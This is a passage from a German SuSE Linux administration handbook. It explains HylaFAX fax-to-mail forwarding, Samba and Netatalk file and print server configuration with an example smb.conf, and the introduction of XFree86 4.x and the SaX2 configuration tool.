Ein weiteres interessantes Feature ist die automatische Weiterleitung eingehender Faxe an eine bestimmte E-Mail-Adresse. Möglich wird das, indem man die Datei `etc/FaxDispatch` im *Server-Root*-Verzeichnis erzeugt. Datei 6.11.4 zeigt, wie eine solche Datei aussehen kann.

```
case "$SENDER" in
*0815*) SENDTO=tux;;
*)      SENDTO=FaxMaster;;
esac
```

Datei 6.11.4: Beispiel zu `etc/FaxDispatch`

Identifiziert werden die eingehenden Faxe anhand ihrer TSI. In diesem Fall würden alle Faxe, die die Ziffernkombination `0815` in ihrer TSI verborgen hätten, an den Benutzer `'tux'` per Mail verschickt, indem sie als Attachment im PostScript-Format an die jeweilige Mail angehängt würden. Weiterhin werden alle eingehenden Faxe an den `'FaxMaster'` weitergeleitet. Das Dateiformat lässt sich selbstverständlich ändern, indem man das Skript bin/faxrcvd im *Server-Root* entsprechend ändert.



Hinweis

Falls Sie Probleme mit der Installation oder Konfiguration von HylaFAX haben, so werfen Sie auf jeden Fall einen Blick in unsere Supportdatenbank (Hilfesystem, Paket `susehilf`, Serie `doc` (Dokumentation)). Dort finden Sie unter dem Stichwort "fax" jede Menge Hinweise.

7 Fremde Gewässer: Samba und Netatalk

7.1 Samba

Mit dem Programmpaket Samba kann ein beliebiger Unix-Rechner zu einem leistungsfähigen File- und Printserver für DOS-, Windows- und OS/2 Rechner ausgebaut werden. Das Samba-Projekt wird vom SAMBA TEAM betreut und wurde ursprünglich von dem Australier ANDREW TRIDGELL entwickelt. Seit Beginn der Entwicklung 1991 hat sich Samba zu einem sehr stabilen und portablen Produkt entwickelt, das seinen festen Platz in Unternehmen eingenommen hat und dort als Ergänzung zu oder sogar als Ersatz für Windows NT-Server eingesetzt wird.

7.1.1 Einführung

Samba ist inzwischen ein sehr komplexes Produkt. An dieser Stelle kann daher keine vollständige Darstellung aller Möglichkeiten erfolgen, sondern nur ein kleiner Einblick in die Funktionalität. Im Verzeichnis `/usr/share/doc/packages/samba` finden sich zahlreiche Dokumente, anhand derer man auch komplexe Netzkonfigurationen aufbauen kann. Die Referenz zur Konfigurationsdatei von Samba ist in der Manual-Page von **`smb.conf`** (**`man smb.conf`**).[1]

Samba benutzt das SMB-Protokoll (Server Message Block) der Firma Microsoft, das auf den NetBIOS Diensten aufgesetzt ist. Auf Drängen der Firma IBM gab die Firma Microsoft das Protokoll frei, sodass auch andere Software-Hersteller Anbindungen an ein Microsoft-Domain-Netz finden konnten. Samba setzt das SMB- auf das TCP/IP-Protokoll auf, d. h. auf allen Clients muss auch das Protokoll TCP/IP installiert sein.

Für die Samba-Anbindung kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 563); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt A.3 auf Seite 568).

NetBIOS

NetBIOS ist eine Softwareschnittstelle (API), die zur Rechnerkommunikation entworfen wurde. Dabei wird ein Namensdienst (engl. *name service*) bereitgestellt, der zur gegenseitigen Identifikation der Rechner dient. Für die Namensvergabe gibt es keine zentrale Instanz, die Rechte vergeben oder überprüfen könnte.

[1] Siehe auch [BD99], das bei SuSE PRESS erschienene Samba-Buch von Olaf Borkner-Delcarlo.

Jeder Rechner am Netz kann beliebig Namen für sich reservieren, sofern diese noch nicht vergeben sind.

Die NetBIOS-Schnittstelle kann auf unterschiedlichen Netzarchitekturen implementiert werden. Eine Implementation erfolgt relativ „dicht“ an der Netzwerkhardware und nennt sich NetBEUI. NetBEUI wird häufig als NetBIOS bezeichnet.

Netzwerkprotokolle, mit denen NetBIOS implementiert wurde, sind IPX (NetBIOS über TCP/IP) von Novell und TCP/IP.

Die NetBIOS-Namen, die auch bei der Implementation von NetBIOS mittels TCP/IP vergeben werden, haben zunächst einmal nichts mit den in der Datei `/etc/hosts` oder per DNS vergebenen Namen zu tun, NetBIOS ist ein vollständig eigener Namensraum. Es empfiehlt sich jedoch zwecks vereinfachter Administration, zumindestens für die Server NetBIOS-Namen zu vergeben, die ihrem DNS-Hostnamen entsprechen. Samba macht dies als Voreinstellung.

Clients

Alle gängigen Betriebssysteme, wie Dos, Windows und OS/2 unterstützen das SMB-Protokoll. Auf den Rechnern muss das TCP/IP Protokoll installiert sein. Für die verschiedenen UNIX Versionen kann man ebenfalls Samba einsetzen.

SMB-Server stellen den Clients Plattenplatz in Form von so genannten „Shares“ zur Verfügung. Dabei umfasst ein Share ein Verzeichnis mit allen Unterverzeichnissen auf dem Server. Es wird unter einem eigenen Namen exportiert und kann von Clients unter diesem Namen angesprochen werden. Dabei kann der Sharename frei vergeben werden. Er muss nicht dem Namen des exportierten Verzeichnisses entsprechen. Ebenso wird einem exportierten Drucker ein Name zugeordnet, unter dem Clients darauf zugreifen können.

7.1.2 Installation und Konfiguration des Servers

Zunächst sollte das Paket `samba` aus der Serie `n` installiert sein. Durch das Setzen der Variable <START_SMB> auf den Wert `yes` in der Datei `/etc/rc.config`, werden die SMB-Dienste während des Systemstarts gestartet (siehe Abschnitt 3.6.12 auf Seite 117). Manuell startet man die Dienste mit **`rcsmb start`**; mit **`rcsmb stop`** kann man die Dienste beenden.

Die zentrale Konfigurationsdatei von Samba ist die `/etc/smb.conf`. Hier kann der gesamte Dienst konfiguriert werden.

Grundsätzlich ist die Konfigurationsdatei `/etc/smb.conf` in zwei Sektionen aufgeteilt. In der so genannten **`[globals]`**-Section werden zentrale und übergreifende Einstellungen vorgenommen. Die zweite Sektion ist die **`[share]`**-Section. Hier werden die Verzeichnisse benutzerabhängig freigegeben und die Datei- und Verzeichnisrechte gesetzt. Soll ein bestimmter Wert aus der **`[share]`**-Section für alle Shares gelten, kann dieser in die **`[globals]`**-Section übernommen werden und gilt somit systemweit für alle Shares. Dieses erspart dem gestressten Administrator etwas Arbeit.

Um das Ganze etwas zu veranschaulichen, ist im Beispiel 7.1.1 auf der nächsten Seite die Datei abgebildet; sie wird im folgenden erläutert. r

smb.conf

```
;
; /etc/smb.conf
;
; Copyright (c) 1999 SuSE GmbH Nuernberg, Germany.
;
[global]
   workgroup = arbeitsgruppe
   guest account = nobody
   keep alive = 30
   os level = 2
   kernel oplocks = false
   security = user

; Uncomment the following, if you want to use an existing
; NT-Server to authenticate users, but don't forget that
; you also have to create them locally!!!
;  security = server
;  password server = 192.168.1.10
;  encrypt passwords = yes

   printing = bsd
   printcap name = /etc/printcap
   load printers = yes

   socket options = TCP_NODELAY

   map to guest = Bad User

; Uncomment this, if you want to integrate your server
; into an existing net e.g. with NT-WS to prevent nettraffic
;  local master = no

; Please uncomment the following entry and replace the
; ip number and netmask with the correct numbers for
; your ethernet interface.
;   interfaces = 192.168.1.1/255.255.255.0

; If you want Samba to act as a wins server, please set
; 'wins support = yes'
   wins support = no
```

```
; If you want Samba to use an existing wins server,
; please uncomment the following line and replace
; the dummy with the wins server's ip number.
;   wins server = 192.168.1.1

; Do you wan't samba to act as a logon-server for
; your windows 95/98 clients, so uncomment the
; following:
;   logon script =%U.bat
;   domain logons = yes
;   domain master = yes
; [netlogon]
;   path = /netlogon

[homes]
   comment = Heimatverzeichnis
   browseable = no
   read only = no
   create mode = 0750

[cdrom]
   comment = Linux CD-ROM
   path = /cdrom
   read only = yes
   locking = no
   guest ok = yes

[printers]
   comment = All Printers
   browseable = no
   printable = yes
   public = no
   read only = yes
   create mode = 0700
   directory = /tmp
```

Datei 7.1.1: Beispiel für eine Datei `/etc/smb.conf`

Erläuterung

- **`workgroup = arbeitsgruppe`** Wie jeder Windows-Rechner wird der Samba-Server einer Arbeitsgruppe zugeordnet, unter der er in der „Netzwerkumgebung“ erscheint. `Arbeitsgruppe` ist die Voreinstellung der deutschen Version von Windows for Workgroups.
- **`guest account = nobody`** Samba benötigt einen in der `/etc/password` aufgeführten Benutzer, der keine oder minimale Rechte im Dateisystem hat, für bestimmte Aufgaben. Wenn öffentlich zugängliche Shares definiert werden (Parameter **`public = yes`**), werden alle Operationen unter dieser Benutzerkennung durchgeführt. Auch wenn kein solches öffentliches Share de-

finiert ist, muss der **guest account** definiert sein, da sonst der Samba-Rechner nicht in der Netzwerkumgebung erscheint.

- **keep alive = 30** Windows-Rechner tendieren gemeinhin dazu, hin und wieder abzustürzen. Wenn sie beim Absturz offene Verbindungen zurücklassen, kann es sein, dass der Server dies erst sehr viel später bemerkt. Damit Samba keine unnötigen Ressourcen auf dem Server verschwendet, kann es mit dem Parameter **keep alive = 30** angewiesen werden, alle 30 Sekunden nachzuschauen, ob der Windows-Client noch lebt.

- **os level = 2** Der Parameter **os level = 2** legt fest, dass Samba für WfW und Windows 95 Browser-Dienste anbietet. Befindet sich ein Windows-NT-Rechner im Netz, wird Samba diesen Dienst nicht anbieten, sondern den NT-Rechner selbst in Anspruch nehmen.

- **Kernel oplocks = failed** Da Linux vom Kernel her leider noch kein so genanntes oppertunistic locking unterstützt, muss die Option **Kernel oplocks** auf den Wert `failed` gesetzt werden.

- **security = user** Hierzu siehe den Abschnitt zu Security Level.

Der Eintrag **[cdrom]** ist der nach außen hin sichtbare Verzeichnisname. Unter diesem Namen wird das Verzeichnis in die Netzwerkumgebung exportiert. Es ist von allen Benutzern im Netz erreichbar, da **guest ok = yes** gesetzt ist.

Eine besondere Stellung nimmt hier das so genannte **[home]**-Share ein. Hat der Benutzer auf dem Linux-File-Server einen gültigen Account und ein eigenes Home-Verzeichnis, so kann er sich bei gültiger Nutzerkennung und Passwort mit diesem verbinden.

- **path = /cdrom** Mit `path` wird das Verzeichnis `/cdrom` exportiert.

- **comment = Linux CD-ROM** Jedes Share kann bei SMB-Servern mit einem Kommentar versehen werden, der das Share näher kennzeichnet.

- **browsable = yes** Diese Einstellung ermöglicht, dass das Share `cdrom` in der Netzwerkumgebung sichtbar wird.

- **read only = yes** Samba verbietet in der Voreinstellung den Schreibzugriff auf exportierte Shares. Soll also ein Verzeichnis als schreibbar freigegeben werden so muss man den Wert **read only = no** setzten.

- **create mode = 750** Windows-Rechner kennen das Konzept der Unix-Zugriffsrechte nicht. Daher können sie bei der Erstellung von Dateien auch nicht angeben, mit welchen Zugriffsrechten dies zu geschehen hat.
  Der Parameter **create mode** legt fest, mit welchen Zugriffsrechten Dateien angelegt werden. Dieses gilt nur für schreibbare Shares.

- **public = yes** Der Gastzugang zu diesem Share wird erlaubt. Ein Passwort wird nicht abgefragt! Der Benutzer erscheint als User nobody.

Security Level

Das SMB-Protokoll kommt aus der DOS/Windows-Welt und berücksichtigt die Sicherheitsproblematik direkt. Jeder Zugang zu einem Share kann mit einem Passwort geschützt werden. SMB kennt drei verschiedene Möglichkeiten, dies zu bewerkstelligen:

- Share Level Security: Bei der Share Level Security wird einem Share ein Passwort fest zugeordnet. Jeder, der dieses Passwort kennt, hat Zugriff auf das Share.
- User Level Security: Diese Variante führt das Konzept des Benutzers in SMB ein. Jeder Benutzer muss sich bei einem Server mit einem Passwort anmelden. Nach der Anmeldung kann der Server dann, abhängig vom Benutzernamen, Zugang zu den einzelnen, exportierten Shares gewähren.
- Server Level Security: Samba behauptet gegenüber den Clients, im User Level Mode zu arbeiten. Allerdings übergibt es alle Passwortanfragen an einen anderen User Level Mode Server, der die Authentifizierung übernimmt. Diese Einstellung erwartet einen weiteren Parameter (**`password server =`**).

Die Unterscheidung zwischen Share, User und Server Level Security gilt für den gesamten Server. Es ist nicht möglich, einzelne Shares per Share Level Security und andere per User Level Security zu exportieren.

Für weitere Infos zu diesem Thema lesen Sie bitte die Datei `/usr/share/doc/packages/samba/textdocs/security_level.txt`.



Tipp

Für die einfache Administration des Samba-Servers gibt es noch das Programm swat. Es stellt ein einfaches Webinterface zur Verfügung, mit dem Sie bequem den Samba-Server konfigurieren können. Rufen Sie in einem Webbrowser `http://localhost:901` auf und loggen Sie sich als Benutzer root ein. Bitte beachten Sie, dass swat auch in den Dateien `/etc/inetd.conf` und `/etc/services` aktiviert ist. Weitere Informationen zu swat finden Sie in der Manual-Page von **`swat`** (**`man swat`**).

7.1.3 Samba als Anmelde-Server

In Netzwerken, in denen sich überwiegend Windows-Clients befinden, ist es oft wünschenswert, dass sich die Benutzer nur mit gültigem Account und Passwort anmelden dürfen. Dies kann mit Hilfe eines Samba-Servers realisiert werden. In einem reinen Windows-Netzwerk übernimmt ein Windows-NT-Server diese Aufgabe, dieser ist als so genannter Primary Domain Controller (PDC) konfiguriert. Es müssen folgende Einträge in die **`[globals]`**-Section der `smb.conf` vorgenommen werden.

Werden verschlüsselte Passwörter zur Verifizierung genutzt, muss der Samba Server so konfiguriert werden, dass er mit diesen umgehen kann. Dazu muss

```
[global]
 workgroup = TUI-NET
 domain logons = yes
 domain master = yes
```

der Eintrag **`encrypt passwords = yes`** in der **`[globals]`**-Section erfolgen. Außerdem müssen die Benutzeraccounts bzw. die Passwörter in eine Windows konforme Verschlüsselungsform gebracht werden. Das geschieht mit dem Befehl **`smbpasswd -a name`**. Da nach dem Windows NT Domänenkonzept auch die Rechner selbst einen Domänen-Account benötigen, wird dieser mit den folgenden Befehlen angelegt:

```
useradd -m rechnername

$
smbpasswd -a -m rechnername
```

Datei 7.1.2: Anlegen eines Maschinenaccounts

Bei dem Befehl **`useradd`** wurde ein Dollarzeichen, maskiert durch den Backslash hinzugefügt. Der Befehl **`smbpasswd`** fügt diesen bei der Verwendung des Parameters -m selbst hinzu.

7.1.4 Installation der Clients

Zunächst sei erwähnt, dass die Clients den Samba-Server nur über TCP/IP erreichen können. NetBEUI oder NetBIOS über IPX sind mit Samba momentan nicht verwendbar. Da TCP/IP überall, sogar bei Novell und Microsoft, auf dem Vormarsch ist, ist es fraglich, ob sich dies jemals ändern wird.

Windows 95/98

Windows 95/98 bringt die Unterstützung für TCP/IP bereits mit. Wie bei Windows for Workgroups wird sie jedoch in der Standardinstallation nicht mitinstalliert. Um TCP/IP nachzuinstallieren, wählt man im Netzwerk-Applet der Systemsteuerung ‘`Hinzufügen...`’ unter ‘`Protokolle`’ TCP/IP von Microsoft. Bitte achten Sie auf die korrekte Angabe Ihrer Netzwerkadresse und der Netzwerkmaske (vgl. Abschnitt 5 auf Seite 157)! Nach einem Neustart des Windows-Rechners können Sie den richtig konfigurierten Samba-Server in der Netzwerkumgebung wiederfinden (Doppelklick auf das entsprechende Icon auf dem Desktop).



Tipp

Um einen Drucker auf dem Samba-Server zu nutzen, sollte man den allgemeinen oder den Apple PostScript-Druckertreiber von der jeweiligen Windows-Version installieren; am besten verbindet man dann mit der Linux Drucker-Queue, die die automatische apsfilter-Erkennung beinhaltet.

7.1.5 Optimierung

Zunächst muss hier darauf hingewiesen werden, dass Samba schon in der default Version einem Windows NT Server die Stirn zeigt. Es ist daher eigentlich nicht nötig, Optimierungen durchzuführen, da die vielen Einstellungsmöglichkeiten nur minimale Geschwindigkeitsunterschiede bewirken.

Die Standardkonfiguration in `/etc/smb.conf` ist natürlich nicht auf das jeweilige Netz und den entsprechenden Einsatz abgestimmt, so dass auch noch nachgearbeitet werden kann. Da dieses „Fine-Tuning“ von sehr vielen Faktoren abhängig ist, gibt es keine Universallösung. Beachten Sie deshalb bitte auch die Hilfe und die vielen Tipps zur Optimierung in den Dateien `/usr/share/doc/packages/samba/textdocs/Speed.txt` und `/usr/share/doc/packages/samba/textdocs/Speed2.txt`.

7.2 Netatalk

Mit dem Paket `netatalk` können Sie einen leistungsfähigen File- und Druckserver für AppleShare-Clients einrichten.

7.2.1 Konfiguration des Fileservers

In der Standardkonfiguration ist „Netatalk“ als Fileserver für die eingetragenen Benutzer schon voll funktionsfähig. Um die weitergehenden Features zu nutzen, müssen Sie einige Einstellungen in den Konfigurationsdateien vornehmen. Diese befinden sich im Verzeichnis `/etc/atalk`. Den Server selbst startet man per „Init-Skript“ beim Systemstart (vgl. Abschnitt 17.4 auf Seite 500) oder per Hand mit:

```
erde: # rcatalk start
```

Um den Server beim Systemstart zu aktivieren, muss in `/etc/rc.config` die Variable **`START_ATALK`** auf `yes` gesetzt werden. Das Init-Skript befindet sich in `/etc/init.d/atalk`. Das Starten dauert eine kleine Weile, weil die AppleTalk-Interfaces konfiguriert werden müssen.

Alle Konfigurationsdateien sind reine Textdateien. Zeilen mit einer Raute `'#'` am Anfang und leere Zeilen werden ignoriert („Kommentarzeilen“).

In `/etc/atalk/atalkd.conf` legt man fest, über welche Interfaces die Dienste angeboten werden. Meist ist dies `eth0`, dies ist schon voreingestellt. Tragen Sie hier weitere Interfaces ein, wenn Sie z. B. mehrere Netzwerkkarten gleichzeitig verwenden. Wird der Server gestartet, so wird die entsprechende Zeile verändert, und die konfigurierten AppleTalk-Netzwerk-Adressen werden hier eingetragen. In der Konfigurationsdatei sind einige Beispiele enthalten, die Manual-Page zum afpd zeigt Ihnen weitere Optionen an.

In der Datei `afpd.conf` wird festgelegt, wie Ihr Fileserver in der Auswahl erscheint. Ändern Sie hier nichts, wird der Hostname in der Auswahl angezeigt. Weiterhin können Sie hier einen Fileserver mit verschiedenen Namen zur Verfügung stellen, um z. B. einen speziellen „Public Server“ anzubieten, auf dem man als Gast Dateien ablegen kann. Die Zugriffsrechte werden durch die unter Unix üblichen Benutzer- und Gruppen-Rechte festgelegt. Dies wird in der Datei `AppleVolumes.Default` eingericht, dort finden Sie einige Beispiel-Konfigurationen.

In der Datei `AppleVolumes.System` legen Sie fest, welche Type- und Creator-Zuordnung zu einer bestimmten Dateiendung erfolgt. Einige Standardwerte sind schon vorgegeben. Wenn eine Datei mit einem generischen weißen Icon angezeigt wird, ist in diesem Fall noch kein Eintrag vorhanden.

7.2.2 Konfiguration des Druckservers

In der Datei `papd.conf` wird ein Laserwriter-Dienst zur Verfügung gestellt. Der Drucker muss lokal schon mit dem **`lpd`** funktionieren; richten Sie also einen Drucker ein, wie in Abschnitt 3.6.1 auf Seite 103 beschrieben. Wenn Sie mit dem Kommando **`lpr datei.txt`** lokal drucken können, ist der erste Schritt

erfolgreich getan. Tragen Sie dann einen Drucker in die Konfigurationsdatei ein; vgl. als Beispiel Datei 7.2.1.

```
Drucker_Empfang:pr=lp:pd=/etc/atalk/kyocera.ppd
```

Datei 7.2.1: `papd.conf`

Dies lässt den Drucker mit dem Namen **`Drucker_Empfang`** in der Auswahl erscheinen. Die entsprechende Druckerbeschreibungsdatei gibt es gewöhnlich beim Hersteller. Ansonsten nehmen Sie einfach die Datei `Laserwriter` aus dem Ordner ‘`Systemerweiterungen`’; allerdings können Sie dann meist nicht alle Features benutzen.

Um alle Möglichkeiten, die das Paket `netatalk` bietet, voll auszuschöpfen empfiehlt es sich, die entsprechenden Manual-Pages zu lesen. Diese finden Sie mit dem Befehl

```
erde: # rpm -ql netatalk | grep man
```

Weiterführende Informationen

- http://thehamptons.com/anders/netatalk/
- http://www.umich.edu/~rsug/netatalk/
- http://www.umich.edu/~rsug/netatalk/faq.html

Teil IV

Das X Window System

8 Das X Window System

8.1 Geschichtlicher Hintergrund

Das X Window System stellt unter Unix einen Quasi-Standard für grafische Benutzeroberflächen dar. Aber das X Window System, das auch als X11 bezeichnet wird, ist vielmehr ein netzwerkbasiertes System. Anwendungen, die auf dem Rechner `erde` laufen, können ihre Ausgaben auf dem Rechner `sonne` darstellen, sofern die Maschinen durch ein Netzwerk verbunden sind. Dieses Netz kann ein LAN sein, die Geräte können aber auch tausende Kilometer voneinander entfernt stehen und über das Internet miteinander kommunizieren.

X11 entstand als Gemeinschaftsproduktion von DEC (Digital Equipment Corporation) und dem Projekt Athena am MIT (Massachusetts Institute of Technology). Die erste Version (X11R1) wurde im September 1987 freigegeben. Seit Release 6 hat das X Consortium, Inc., ab 1996 The Open Group die Entwicklung des X Window System übernommen.

XFree86™ ist eine frei verfügbare Implementierung von X-Servern für PC-Unix-Systeme (vgl. `http://www.XFree86.org`). XFree86 wurde und wird auch weiterhin – verstreut über die ganze Welt – von Programmierern entwickelt, die sich 1992 zum XFree86-Team zusammengeschlossen haben. Daraus entstand die 1994 gegründete Firma The XFree86 Project, Inc., deren Ziel es ist, XFree86™ einer breiten Öffentlichkeit zur Verfügung zu stellen und sowohl forschend als auch entwickelnd an der Zukunft des X Window System mitzuarbeiten. Seit März 2000 steht die gründlich überarbeitete major Release XFree86 4.0 zum Download von `http://www.XFree86.org` zur Verfügung. Bei SuSE Linux wird standardmäßig XFree86 4.x verwendet. Eine nähere Erläuterung zu den Features der neuen Version folgt gleich im Anschluss.

An dieser Stelle sei dem XFree86-Team auch für die gute Zusammenarbeit und für die Bereitstellung von Beta-Versionen gedankt, ohne die dieses Buch[1] und die vorliegende CD sicher nicht in dieser Form möglich gewesen wären.


Die folgenden Abschnitte behandeln die Konfiguration des X-Servers. Zu diesem Zweck werden SaX2 [2] und xf86config besprochen, mit denen eine einfache Konfiguration des X Window System möglich ist. SaX2 ist zur Konfiguration von XFree86 4.x gedacht, SaX wird zur Konfiguration der XFree86 3.3.x Versionen verwendet. Im Gegensatz zu xf86config arbeiten die beiden SaX Versionen direkt mit dem X-Server zusammen und sind mit der Maus bedienbar. Installieren Sie also mit YaST das Programm SaX (Paket `sax`, Serie `x`) bzw.

[1] Teile dieser Beschreibung wurden dem Kapitel *XFree86 Konfigurieren* aus [HHMK96] entnommen, das uns von Dirk Hohndel freundlicherweise zur Verfügung gestellt wurde.

[2] SaX (engl. ***S**uSE **A**dvanced **X** Configuration Tool*). Das Konfigurationsprogramm SaX2 (**`sax2`**) zur Konfiguration von XFree86 4.x macht XF86Setup (Paket `xfsetup`, Serie `x`) obsolet.

SaX2 (Paket `sax2`, Serie `x`) und die abhängigen Pakete. Während XFree86 4.x alle nötigen Grafiktreiber bereits im Basispaket mitbringt, muss bei Verwendung von XFree86 3.3.x insbesondere das Paket `xvga16` sowie – falls bereits bekannt – der zu Ihrer Grafikkarte passende X-Server installiert werden. Die X-Server sind in der Serie `xsrv` verzeichnet (vgl. Abschnitt 3.4.3 auf Seite 96). Sollten Sie es versäumt haben, einen Server auszuwählen, so wird SaX dies feststellen und Sie auffordern, mit YaST diesen Server zu installieren. XFree86 4.x bringt die nötigen Grafiktreiber schon in der Basisauswahl mit.

Um die zur Verfügung stehende Hardware (Maus, Grafikkarte, Monitor, Tastatur) optimal nutzen zu können, besteht die Möglichkeit, die Konfiguration manuell zu optimieren. Auf einige Aspekte der Optimierung wird eingegangen, andere werden nicht gesondert behandelt. Detaillierte Informationen zur Konfiguration des X Window System finden sich in verschiedenen Dateien im Verzeichnis `/usr/share/doc/packages/xf86` sowie natürlich in der Manual-Page von **`XF86Config`** (**`man XF86Config`**).



Achtung

Bei der Konfiguration des X Window Systems sollte besonders sorgsam vorgegangen werden! Auf keinen Fall sollte X gestartet werden, bevor die Konfiguration abgeschlossen wurde. Ein falsch eingestelltes System kann zu irreparablen Schäden an der Hardware führen; besonders gefährdet sind Festfrequenz-Monitore.

Die Autoren dieses Buches und die SuSE GmbH lehnen jede Verantwortung für eventuell entstehende Schäden ab. Der vorliegende Text wurde mit größtmöglicher Sorgfalt erstellt. Dennoch kann nicht absolut garantiert werden, dass die hier vorgestellten Methoden korrekt sind und Ihrer Hardware keinen Schaden zufügen.

8.2 Die neue Version 4.x von XFree86

Diese Version von SuSE Linux enthält die aktuelle Version 4.x von XFree86, die sich in einigen Punkten von der auf den bisherigen Distributionen enthaltenen Version 3.3 unterscheidet. Insgesamt ergeben sich für den Anwender bei der Bedienung der grafischen Oberfläche kaum Unterschiede, die Applikationen wie zum Beispiel der grafische Desktop KDE oder GNOME verhalten sich auch weiterhin wie bei der bisher verwendeten Version 3.3.6.

Welche Vorteile bietet die neue Version?

Der neue X-Server ist kein monolithisches Programm mehr, sondern nur noch ein relativ kleines Grundgerüst, zu dem die nötigen Programmmodule bei Bedarf nachgeladen werden können. Es gibt also beispielsweise keine extra X-Server mehr für verschiedene Grafikkarten wie in der bisherigen Version, sondern nur noch ein ausführbares Programm namens XFree86, das Sie im Verzeichnis `/usr/X11R6/bin` finden. Dies ist dann auch der eigentliche X-Server.

Der Grafiktreiber, der dann die Ansteuerung der Grafikkarte übernimmt, ist ein ladbares Modul.

Ähnlich wird auch bei der Unterstützung verschiedener Eingabegeräte, Fonts oder X-Protokolle verfahren: Hierbei handelt es sich wieder um einzelne Module, die vom X-Server nachgeladen werden können. Sie müssen sich allerdings in der Regel keine Gedanken über diese Module machen, die Konfiguration der zum Betrieb der grafischen Oberfläche auf Ihrem Computer erforderlichen Module wird weitestgehend von SaX2 erledigt.

Durch das Modulkonzept ist es für die Hersteller leicht, einen Treiber für spezielle Hardware wie zum Beispiel Touchscreens oder brandneue Grafikkarten zu implementieren. Die Entwickler haben sogar dafür gesorgt, dass die nötigen Module für verschiedene Betriebssysteme nur einmal zur Verfügung gestellt werden müssen, das heißt, ein Grafiktreibermodul, das beispielsweise unter FreeBSD kompiliert wurde, kann auch unter Linux verwendet werden und umgekehrt. Allerdings ist diese Portabilität natürlich auf eine Hardwareplattform beschränkt: ein Modul, das für Linux auf PowerPCs kompiliert wurde, kann nicht auf einem Intel-PC verwendet werden.

Außerdem ist die Unterstützung der Maus deutlich verbessert. Vor allem bei hoher Last ist die Reaktion der Maus auf Mausbewegungen wesentlich schneller und direkter als bei dem bisherigen XFree86 X-Server. Generell hat sich die Ausgabegeschwindigkeit verbessert, Grafikoperationen werden in der Regel schneller ausgeführt als auf dem alten X-Server, was vor allem an der nochmals neu überarbeiteten XAA (engl. *XFree86 Acceleration Architecture*) liegt.

Die Konfigurationsdatei besitzt ein gegenüber XFree86 3.3.x etwas verändertes Format. Falls Sie Ihren X-Server „feintunen“ oder spezielle Einstellungen vornehmen wollen, finden Sie im Abschnitt 8.6 auf Seite 287 ausführliche Informationen zum Aufbau und zur Funktionsweise der mittlerweile in `/etc/X11/XF86Config` befindlichen XFree86 Konfigurationsdatei. Auch das Fehlerlogging hat sich verbessert: der X-Server erzeugt ein sehr ausführliches Logfile, das Sie nach dem Start immer in der Datei `/var/log/XFree86.0.log` finden.

Zu weiteren Features der neuen Version gehört auch noch die Unterstützung spezieller Optionen wie z. B. True-Type-Fonts, die Bereitstellung der 3D-Protokollerweiterung **`glx`**, Gamma-Korrektur des Bildschirms und die Unterstützung mehrerer Grafikkarten für **`Multihead Konfigurationen`**. Näheres hierzu finden Sie in Abschnitt 8.6 auf Seite 287.

Was ändert sich?

Natürlich baut XFree86 4.x auf der bisherigen Version 3.3.x auf. Leider konnten nicht alle Grafiktreiber portiert werden, da manche Grafiktreiber sehr komplex sind und nicht auf die neue XAA Architektur portiert werden konnten. Falls diese Grafikkarten bisher von SuSE Linux unterstützt worden sind, können Sie diese auch weiterhin mit der XFree86-Version 3.3.x verwenden.

Für diese Karten verwenden Sie bitte die ebenfalls auf SuSE Linux enthaltene XFree86-Version 3.3.6. Sie können zur Konfiguration dieser Grafikkarten wie bisher SaX verwenden.


Im Einzelnen handelt es sich hierbei um Grafikkarten, die bisher mit den folgenden X-Servern betrieben wurden: **`XF86_S3`**, **`XF86_Mach8`**, **`XF86_Mach32`** und **`XF86_8514`**. Für den S3-Server bedeutet dies, dass alle S3-Karten, die den S3-Server benötigen, nicht von XFree86 4.x unterstützt werden. S3-Karten die vom bisherigen SVGA-Server unterstützt waren, laufen also auch mit XFree86 4.x. Im Wesentlichen sind das Grafikkarten mit S3 Trio3D-, Savage4-, Savage3D- und Savage2000-Chips und fast alle S3 Virge-Karten.

Die Grafikkarten, die die oben aufgeführten X-Server (Mach8, Mach32 und 8514) zum Betrieb benötigen, dürften nicht mehr sehr weit verbreitet sein. Für diese Grafikkarten steht – wie auch für die alten S3-Karten – weiterhin XFree86 3.3.x zur Verfügung.

8.3 Konfiguration mit SaX2

Das Programm SaX2 (engl. ***S**uSE **A**dvanced **X** Configuration Tool*) dient der einfachen Installation des X Window System. Es handelt sich hierbei um einen Nachfolger des bewährten Programms SaX. SaX wurde zur Konfiguration von XFree86 3.3.x verwendet, SaX2 wird nun zur Konfiguration von XFree86 4.x verwendet.

Ist Ihr System schon mit dem X-Server von XFree86 4.x eingerichtet, so können Sie SaX2 direkt starten. Falls Sie einen XFree86 3.3.x X-Server verwenden, wird beim Start von SaX2 eine Meldung ausgegeben, dass das System mit XFree86 3.3.x eingerichtet ist und daher SaX zur Konfiguration verwendet werden muss. Falls Sie trotzdem fortfahren, wird XFree86 4.x eingerichtet. Diese Formulierung ist eigentlich nicht ganz korrekt: Das Basissystem, also die Bibliotheken und die X11 Basisprogramme stammen *immer* aus XFree86 4.x; es werden lediglich der X-Server und die Programme xinit und xf86config ausgetauscht.



Hinweis

Wie schon in Abschnitt 8.2 auf Seite 248 beschrieben werden nicht alle Grafikkarten von XFree86 4.x unterstützt. Verwenden Sie zur Konfiguration dieser Grafikkarten SaX. Dieses Programm ist in Abschnitt 8.4 auf Seite 269 beschrieben.

SaX2 lässt sich sowohl mit der Maus als auch mit der Tastatur bedienen. Von einigen Spezialfällen abgesehen, z. B. sehr neue oder sehr alte Hardware, kann das Programm die verwendeten Komponenten selbst erkennen und weitgehend automatisch konfigurieren, sodass das Einrichten eines X-Servers einfach von der Hand geht.

8.3.1 Erstinstallation

Bei der ersten Installation des X Window System sollten einige Ausstattungsmerkmale des Rechners bekannt sein:

- der verwendete Monitor (Produktname, Treiberdiskette oder technische Daten),
- der Tastaturtyp,
- der Maustyp und die Schnittstelle, an der sie angeschlossen ist,
- der Hersteller und der Name der Grafikkarte.



Hinweis

Sie müssen das Programm SaX2 (**sax2**) als Benutzer ‘root’ starten. Sie können SaX2 auch von YaST aus starten: ‘Administration des Systems’ und weiter mit ‘XFree86[tm] konfigurieren’ (vgl. Abschnitt 3.6 auf Seite 102).

In der Kommandozeile wird das Programm aufgerufen mit:

```
erde:/root # sax2
```

